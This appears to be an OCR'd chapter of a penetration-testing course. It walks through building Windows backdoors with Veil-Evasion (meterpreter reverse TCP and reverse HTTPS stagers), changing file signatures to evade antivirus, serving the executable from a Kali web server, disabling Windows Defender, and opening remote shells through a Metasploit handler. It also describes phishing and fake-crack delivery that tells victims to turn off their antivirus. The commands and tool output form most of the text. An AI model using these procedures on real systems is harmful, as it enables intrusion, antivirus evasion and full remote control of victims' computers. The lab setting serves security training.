
**Evasion**: is the program which generate backdoors

**Ordnance:** The program that generate the payload that used by Evasion, The payload is a part of the code that allow us to control the target machine like

reverse connection, download or upload files from/to target machine.

## Exercise 29: Creating Backdoor malware

1. to start using Evasion just type Veil>: use 1




2. #list command will show us all the loaded payloads

```
Veil/Evasion>: list
================================================================================
                                  Veil-Evasion
================================================================================
     [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================


 [*] Available Payloads:

       1)      autoit/shellcode_inject/flat.py

       2)      auxiliary/coldwar_wrapper.py
       3)      auxiliary/macro_converter.py
       4)      auxiliary/pyinstaller_wrapper.py

       5)      c/meterpreter/rev_http.py
       6)      c/meterpreter/rev_http_service.py
       7)      c/meterpreter/rev_tcp.py
       8)      c/meterpreter/rev_tcp_service.py

       9)      cs/meterpreter/rev_http.py
       10)     cs/meterpreter/rev_https.py
       11)     cs/meterpreter/rev_tcp.py
       12)     cs/shellcode_inject/base64.py
       13)     cs/shellcode_inject/virtual.py

       14)     go/meterpreter/rev_http.py
       15)     go/meterpreter/rev_https.py
       16)     go/meterpreter/rev_tcp.py
       17)     go/shellcode_inject/virtual.py
```

**Meterpreter** is a dynamically extensible payload that uses in-memory dll injection extended over the network at runtime. Because this payload runs only in memory, it allow us to do anything untraceable, no files installed in the target computer hard disk and we can use this payload to connect to other target computer in the network and do anything the normal user can do in his computer, it will give full control like installing keylogger inside the machine and other malwares, download files, run programs ..

3. Use Evasion payload 7 which is reverse TCP connection:

**Veil/Evasion>: use 7**

https://t.me/learningnets

```
Veil/Evasion>: use 7
================================================================================
                                 Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 Payload Information:

        Name:           Pure C Reverse TCP Stager
        Language:       c
        Rating:         Excellent
        Description:    pure windows/meterpreter/reverse_tcp stager, no
                        shellcode

Payload: c/meterpreter/rev_tcp selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
COMPILE_TO_EXE          Y               Compile to an executable
LHOST                                   IP of the Metasploit handler
LPORT                   4444            Port of the Metasploit handler

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[c/meterpreter/rev_tcp>>]: set LHOST 10.0.2.23
[c/meterpreter/rev_tcp>>]: generate
================================================================================
                                 Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [>] Please enter the base name for output files (default is payload): revtcp23
================================================================================
                                 Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================
```

Default port used , you can use any available port

Kali IP address

4. Configure the payload by entering LHOST (Kali Machine IP

address) and if you like to change the port, change the value of LPORT.

5. Type: generate to generate the payload then, give a name to the new windows malware created.
6. The File will be stored /var/lib/veil/output/compiled/revtcp23.exe
7. This file is the malware that when installed in Windows 10 machine and not detected by Windows defender or other Antivirus software ,it will create a backdoor connection from the victim to the attacker machine which its IP address provided as part of the file creation ( Kali ) ,also The port is configured because the Attacker machine need to listen to that port in order to make the connection.




https://t.me/learningnets

## 6.3. How Anti-Malware work

Anti-malware/Anti-virus programs scan for malware using a database of known malware definitions (also called signatures). These definitions tell what the malware does and how to recognize it. If the anti-malware program detects a file that matches the definition, it will flag it as potential malware.

### Heuristics

Another way Anti-Malware (AM) detects bad software is a form of analysis called heuristics. An alternative to database scanning, heuristic analysis allows anti-malware programs to detect threats that were not previously discovered. Heuristics identifies malware by behaviors and characteristics, instead of comparing against a list of known malwares.
For example, if an application is programmed to remove important system files, the anti-malware software may flag it as malware. Heuristic analysis can sometimes result in “false positives,” or programs flagged as malware that are legitimate.

### Sandboxing

A third way Anti-Malware software can find malware is by running a program it suspects to be malicious in a sandbox, which is a protected space on the computer, similar to a virtual machine within the OS. The suspected program believes it has full access to the computer when, in fact, it is running in an enclosed space while the anti-malware monitors its behavior. If it demonstrates malicious behavior, the anti-malware will terminate it. Otherwise, the program can execute outside the sandbox. However, some forms of malware are smart enough to know when they are running in a sandbox and will stay on their best behavior…until they are allowed free access to the computer.

### Removal

The anti-malware does not just flag malware. Once malware has been found on a system, it needs to be removed. Many threats can be deleted by the anti-malware program as soon as they are detected. However, some malware is designed to cause further damage to computer if it is removed. If the anti-malware suspects this is the case, it will usually quarantine the file in a safe area of computer storage. Basically, the anti-malware puts the malware in a timeout. Quarantining a malicious file prevents it from causing harm and

https://t.me/learningnets

allows you to remove the file manually without damaging your computer.


**Checking if the generated file is detected by AV**

There are some websites that scan the software against well-known anti-malware detection software, some these sites like virus total will take the signature of the file that you upload and will update the anti-malware software vendors. The free websites that do not share uploaded files do not stay live for a long time.
There are websites that review and rank these websites and show if the website shares the uploaded file with antivirus vendors or not. you need to search Google for “Online Multi Engine Antivirus scanners”
Here is an example:

https://t.me/learningnets

1. **VirusTotal**

VirusTotal is one of the most popular multi-engine online antivirus scanners that was acquired by Google in September 2012. When compared to its competitors, VirusTotal wins in almost every aspect such as speed (thanks to Google's infrastructure), having the most antivirus engines and features including free public API usage, URL scanning, voting & comment, multiple languages, additional information on the analyzed file and multiple ways to send file to VirusTotal (web, email, browser extensions, desktop programs, mobile apps).




Antivirus Engines: 46
Max Upload Size: 32MB
Upload Method: Web + SSL, Email Attachment, Windows Context Menu, Desktop Browser, Android
Upload Progress Meter: YES
Uploaded files shared with antivirus vendors: YES
Report Page Information: Analysis Date, SHA256, Detection, Comments, Votes, ssdeep, TrID, ExifTool, PE information, ClamAV PUA Engine, date and time of first and last seen in VirusTotal, file names.
Hash Search: YES
Scan Remote Files: YES. Go to **Scan a URL** > Enter direct download link and scan. At the report page, click on the **downloaded file analysis** hyperlink.
Time Taken to Upload and Scan 400KB File: 55 seconds

These sites will ask you to upload your file, then they scan it and give you the results.

https://t.me/learningnets


## 6.4. Listening to incoming connectios

### Exercise 30: Setup Hacker machine to listen to Incoming connection

Since the backdoor that we created in the previous exercise uses a reverse payload, we need to setup Kali to listen for incoming connection using Metasploit framework and configuring it with the port that it should listen to.

1. open new terminal windows in Kali and type

**#msfconsole**




https://t.me/learningnets

2. use a module in Metasploit called *exploit/multi/handler* that allow us to listen to incoming connections from our payload file.

```
msf5 > use exploit/multi/handler
```

3. Setup the parameters of the exploit as shown in the screenshot below

```
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 10.0.2.23
LHOST => 10.0.2.23
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
```

4. to start listening type

**#exploit** to start

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.23:4444
[*] Sending stage (176195 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.23:4444 -> 10.0.2.6:50028) at 2020-08-03 14:49:55 -0400
```

**Notes**

https://t.me/learningnets

- If you get error “failed to bind to” either change the port in the Veil file created and repeat the Listening steps in Kali or use the below procedure to see what process using the port 8080.

```
msf exploit(multi/handler) > exploit

[-] Handler failed to bind to 10.0.2.5:8080
[-] Handler failed to bind to 0.0.0.0:8080
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavail
able: (0.0.0.0:8080).
[*] Exploit completed, but no session was created.
```

- Use the following commands in Kali to determine which process using the port 8080

**#netstat -a** : will show all connections to the machine.
**#lsof -i:< port number>** to check specific port and which services is using it.

```
root@kali:/opt/Veil# netstat -a |less
root@kali:/opt/Veil# lsof -i :80
COMMAND   PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
apache2 12862     root    4u  IPv6 141338      0t0  TCP *:http (LISTEN)
apache2 12863 www-data    4u  IPv6 141338      0t0  TCP *:http (LISTEN)
apache2 12864 www-data    4u  IPv6 141338      0t0  TCP *:http (LISTEN)
apache2 12865 www-data    4u  IPv6 141338      0t0  TCP *:http (LISTEN)
apache2 12866 www-data    4u  IPv6 141338      0t0  TCP *:http (LISTEN)
apache2 12867 www-data    4u  IPv6 141338      0t0  TCP *:http (LISTEN)
apache2 12868 www-data    4u  IPv6 141338      0t0  TCP *:http (LISTEN)
apache2 14126 www-data    4u  IPv6 141338      0t0  TCP *:http (LISTEN)
apache2 14136 www-data    4u  IPv6 141338      0t0  TCP *:http (LISTEN)
root@kali:/opt/Veil# lsof -i :8080
COMMAND     PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
.ruby.bin 15312 root   10u  IPv4 177049      0t0  TCP kali:http-alt (LISTEN)
root@kali:/opt/Veil# service http-alt stop
Failed to stop http-alt.service: Unit http-alt.service not loaded.
root@kali:/opt/Veil# lsoft -i :443
bash: lsoft: command not found
root@kali:/opt/Veil# lsof -i :443
root@kali:/opt/Veil# service .ruby.bin stop
Failed to stop .ruby.bin.service: Unit .ruby.bin.service not loaded.
root@kali:/opt/Veil# lsof -i :8080
COMMAND     PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
.ruby.bin 15312 root   10u  IPv4 177049      0t0  TCP kali:http-alt (LISTEN)
root@kali:/opt/Veil#
```

- You can Kill the process that is using the port 8080

## 6.5. Delivery Method


There are many ways to deliver the Malware to victim's machines, the method depends on the attacker intention, and if he is targeting specific users or any user. the attacker will choose the delivery method after gathering information about the victim and understanding how to exploit the victim using social Engineering and other means. The delivery method could be through a phishing email that have a link to a malicious website or attachment of the malware. For example people looking for free software or crack to a software license, attacker can exploit their desire to not paying for a software license and have the malware named as a crack engine available to download, even the attacker provide instructions to users about how to disable Anti-malware software claiming that anti-malware software will block the crack from working. Also, Malware can be delivered in a form of Word Document or imbedded inside an image or a PDF file.

### Exercise 31: Malware Basic Delivery Method

Basically, we are going to put the backdoor in kali web server and download it from the target machine just to make sure that file works.


1. Copy backdoor file to Kali web server
2. Go to Kali web server folder located at **var/www/html** and create new folder to have the malware files stored under that folder and available to download.
3. Copy the Veil file created to that location

#mkdir malware
#cp /var/lib/output/compiled/revtcp23.exe /var/www/html/maleware




4. If you already have index.html file under html folder then create a new folder under html folder and put the vail created file under it.

https://t.me/learningnets




5. Start web server at Kali

#service apache2 start




6. start Windows machine from VBOX and open Browser and connect to Kali website then go to http://Kali_ip/maleware

7. Click on the file revtcp23.exe and choose to run it anyway.
8. Windows Defender may detect the file and delete it, for testing purposes disable Windows Defender.
9. check Kali and you should see one session opened with the Windows Machine.

10. when you get meterpreter session that mean that the backdoor successfully made reverse connection to Kali machine.
11. In Kali meterpreter session type >sysinfo

12. Type >help to see available commands and functions that you can run on the victim machine.

https://t.me/learningnets

**Notes**

- I run the file manually in Windows machine just to prove that the file actually works .
- Most likely the AV will detect the file and delete it or stop it from working so sometimes you may need to stop the AV in Windows machine just to make sure the file works.
- Most users who has outdated AV will not detect the file.
- **To disable Windows Defender: Go to Run then type egpedit.msc and go to Administrative Templates → Windows Components → Windows Defender Antivirus and turn off Windows Defender**
- Basically bypassing Antivirus programs or any other security layer is like a game of cat and mouse, so backdoors might start getting detected at some stage, then the developers release new update, this will allow you to generate undetectable backdoors, then AV programs release an update which will make backdoors detectable.
- Make sure that Veil or any other tool you are using to generate the backdoor is up to date.

https://t.me/learningnets

## Exercise 32: Creating Encrypted backdoor

Encrypted backdoor will make the communication between the victim machine and the attack machine is encrypted and no one can see the type of traffic uploaded or download to/from the victim machine.
Veil can create encrypted backdoor using reverse_https connection and Kali Metasploit can use same reverse_https to listen and decrypt the packets

1. To create Encrypted backdoor
2. Start Veil

```
root@kali:~/Downloads/Veil/Veil# ./Veil.py
=======================================================================
                          Veil | [Version]: 3.1.14
=======================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=======================================================================

Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool

Veil>: use 1
=======================================================================
```

3. use option 15 rev_https

https://t.me/learningnets

```
Veil/Evasion>: use 15
================================================================================
                                  Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 Payload Information:

        Name:           Pure Golang Reverse HTTPS Stager
        Language:       go
        Rating:         Normal
        Description:    pure windows/meterpreter/reverse_https stager, no
                        shellcode

Payload: go/meterpreter/rev_https selected
```

4. Set the options of the rev_hhtps

```
[go/meterpreter/rev_https>>]: set LHOST 10.0.2.23
[go/meterpreter/rev_https>>]: set LPORT 4445
[go/meterpreter/rev_https>>]: set PROCESSORS 1
[go/meterpreter/rev_https>>]: set SLEEP 5
[go/meterpreter/rev_https>>]: options

Payload: go/meterpreter/rev_https selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
BADMACS                 FALSE           Check for VM based MAC addresses
CLICKTRACK              X               Require X number of clicks before execut
ion
COMPILE_TO_EXE          Y               Compile to an executable
CURSORCHECK             FALSE           Check for mouse movements
DISKSIZE                X               Check for a minimum number of gigs for h
ard disk
HOSTNAME                X               Optional: Required system hostname
INJECT_METHOD           Virtual         Virtual or Heap
LHOST                   10.0.2.23       IP of the Metasploit handler
LPORT                   4445            Port of the Metasploit handler
MINPROCS                X               Minimum number of running processes
PROCCHECK               FALSE           Check for active VM processes
PROCESSORS              1               Optional: Minimum number of processors
RAMCHECK                FALSE           Check for at least 3 gigs of RAM
SLEEP                   5               Optional: Sleep "Y" seconds, check if ac
celerated
USERNAME                X               Optional: The required user account
USERPROMPT              FALSE           Prompt user prior to injection
UTCCHECK                FALSE           Check if system uses UTC time

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[go/meterpreter/rev_https>>]: generate
================================================================================
```

5. The PROCESSORS and SLEEP parameters will not affect the file, but they will help in the Antivirus evasion as they change the file signature

https://t.me/learningnets

```
[go/meterpreter/rev_https>>]: generate
================================================================================
                                  Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [>] Please enter the base name for output files (default is payload): revhttps
runtime/internal/sys
runtime/internal/atomic
runtime
errors
================================================================================
                                  Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [*] Language: go
 [*] Payload Module: go/meterpreter/rev_https
 [*] Executable written to: /var/lib/veil/output/compiled/revhttps.exe
 [*] Source code written to: /var/lib/veil/output/source/revhttps.go
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/revhttps
.rc

Hit enter to continue...
================================================================================
```

6. Copy the generated file to the /var/www/html/maleware to make the file available for download through Kali website

```
Veil/Evasion>:

^C.   Quitting...
root@kali:~/Downloads/Veil/Veil# cp /var/lib/veil/output/compiled/revhttps.exe /
var/www/html/maleware
root@kali:~/Downloads/Veil/Veil#
```

7. In Kali start the listener through msfconsole :

#msfconsole
msf5> set exploit/multi/handler
msf5>set payload windows/meterpreter/reverse_https
msf5>set LHOST 10.0.2.23
msf5>set LPORT 4445

https://t.me/learningnets

msf5>exploit

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.23        yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.23:4445
```

8. From Windows 10 machine access the Kali website and download the file revhttps.exe and choose to run anyway when Windows give you warning




9. Look at Kali Listener, you can see the reverse connection is established and using https which mean the connection is encrypted
10. In meterpreter session type meterpreter>shell to get Windows

https://t.me/learningnets

shell

```
[*] Started HTTPS reverse handler on https://10.0.2.23:4445
[*] https://10.0.2.23:4445 handling request from 10.0.2.6; (UUID: uexavgw7) Staging x86 payload (177241 bytes) .
[*] Meterpreter session 1 opened (10.0.2.23:4445 -> 10.0.2.6:49830) at 2020-08-03 18:10:25 -0400

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter > shell
Process 4368 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.
```

